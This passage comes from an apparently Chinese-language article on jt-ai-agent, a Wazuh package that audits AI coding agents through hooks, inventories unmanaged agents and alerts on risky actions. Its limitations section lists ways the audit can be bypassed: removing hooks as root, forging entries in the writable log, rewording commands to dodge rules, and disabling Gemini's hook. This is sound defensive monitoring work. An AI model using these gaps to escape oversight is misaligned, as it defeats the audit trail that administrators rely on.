
「規則套件」分頁按「匯入所有看板」,輸入 Wazuh Dashboard 的帳號(例如 admin,Wazuh API 帳號在那裡不能用),一次匯入所有已安裝套件的看板。密碼只用在這一次請求,不會被儲存,再次匯入會覆蓋原本的看板、不會重複。
六、盤點沒納管的代理(選用)
套件會在 manager 上排程盤點腳本,每六小時一次。它只讀 Wazuh 已經收集的軟體、程序與監聽連接埠清單,以及該節點自己的告警記錄,不會連到主機上,找出:
- 有裝 AI 代理、但不在
ai-agent群組的主機(L8) - 在群組裡、卻沒有裝 hook 的主機(L7)
- 在群組裡、hook 也在,Gemini CLI、Claude Code 或 Codex 的程序 24 小時內啟動過,啟動後卻沒有任何稽核記錄(規則 133776,L7):這三種代理一啟動就會寫「工作階段開始」,有在執行卻完全沒有記錄,代表 hook 被關掉或沒設定好。常駐閒置的 opencode serve 與 Cursor 程式不列入判斷
- 在網路上開放的本機模型服務(L8):Ollama 與 llama.cpp 的伺服器預設沒有驗證
軟體套件在 Wazuh 下一次掃描後就找得到;程序則要剛好在每小時的程序掃描時執行中才找得到。叢集的話,worker 也要放一份並排程,部署說明裡有指令。
限制與適用範圍
- hook 不是安全邊界
以 root 執行的代理理論上可以把 hook 拿掉,所以套件同時用 Wazuh 的檔案完整性監控盯著 hook 與系統層設定,被改會出現 L10、被刪會出現 L12 告警 - 記錄檔可以被附加偽造的內容
為了讓以一般帳號執行的代理也能寫入,記錄檔權限是 0622,本機帳號可以寫入假的記錄;已經被 Wazuh 讀走的內容則會留在 Wazuh - 記錄的是「嘗試」
hook 在執行前記錄,被使用者或權限系統拒絕的呼叫也會出現在記錄裡(Cursor 例外,它是執行後立即記錄,被拒絕的會帶上失敗標記) - 遮蔽不可能百分之百
寫在 heredoc 或位置參數裡的密碼可能留下來,記錄與告警仍要當成機密資料保護 - 規則判斷的是指令列文字
指令總有辦法改寫成比對不到的形式,這套稽核的定位是「看得見、可回溯」,不是取代 EDR;只要 hook 有在跑,每一個指令的 L3 記錄是避不開的那一層 - Gemini CLI 的使用者可以自行停用 hook
Gemini CLI 會把使用者與專案設定裡的hooksConfig.disabled併入系統設定,使用者用/hooks disable或直接改設定檔就能停用這個 hook。套件 1.5.4 用兩條規則補上:每次有受稽核的工作階段開始,hook 會檢查該使用者的~/.gemini/settings.json與該專案的.gemini/settings.json,發現被停用就告警(規則 133775,L10),只記下是哪個檔、哪個設定,不記檔案其他內容(那裡可能有 MCP 伺服器的 token)。同一位使用者開啟其他受稽核的代理時就會立即告警;只用 Gemini 的人,hook 停用後 Gemini 不會再呼叫它,改由盤點腳本發現程序有在執行卻沒有記錄(規則 133776,L7),通常在數小時內。仍有兩個缺口:專案的設定檔只有在該專案開始工作階段時才看得到;Gemini 若剛好在兩次程序快照之間開了又關,仍可能漏掉 - Copilot 的 VS Code 代理模式要實際確認
GitHub 的文件只說明 Copilot CLI 會讀policy.d。安裝後在 VS Code 代理模式跑一個無害的指令,/var/log/jt-ai-agent/actions.log出現"agent":"copilot"那行才算有稽核,沒有就表示 VS Code 不在範圍內 - 沒有 hook 機制的代理不在範圍內
例如 Aider、Windsurf、Cline、Continue;盤點腳本會把 Aider 列出來(L5)。Codex 由伺服器端執行的網頁搜尋不經過 hook,也不會被記錄
結論
AI 程式代理帶來的生產力很實在,但它在主機上的每一個動作,都應該跟人類管理員一樣留下記錄。jt-ai-agent 把這些動作送進已經在用的 Wazuh:平常用來看誰在用、用了什麼,出事時能沿著工作階段回溯;真正危險的組合,像是讀帳密之後外傳、竄改稽核、連續破壞性指令,則會直接升到最高等級。
參考資料
- jt-wazuh-mgr(GitHub)
https://github.com/jasoncheng7115/jt-wazuh-mgr - jt-wazuh-mgr:專案網站
https://jasoncheng7115.github.io/jt-wazuh-mgr/ - MITRE ATT&CK:T1552 Unsecured Credentials
https://attack.mitre.org/techniques/T1552/ - MITRE ATT&CK:T1041 Exfiltration Over C2 Channel
https://attack.mitre.org/techniques/T1041/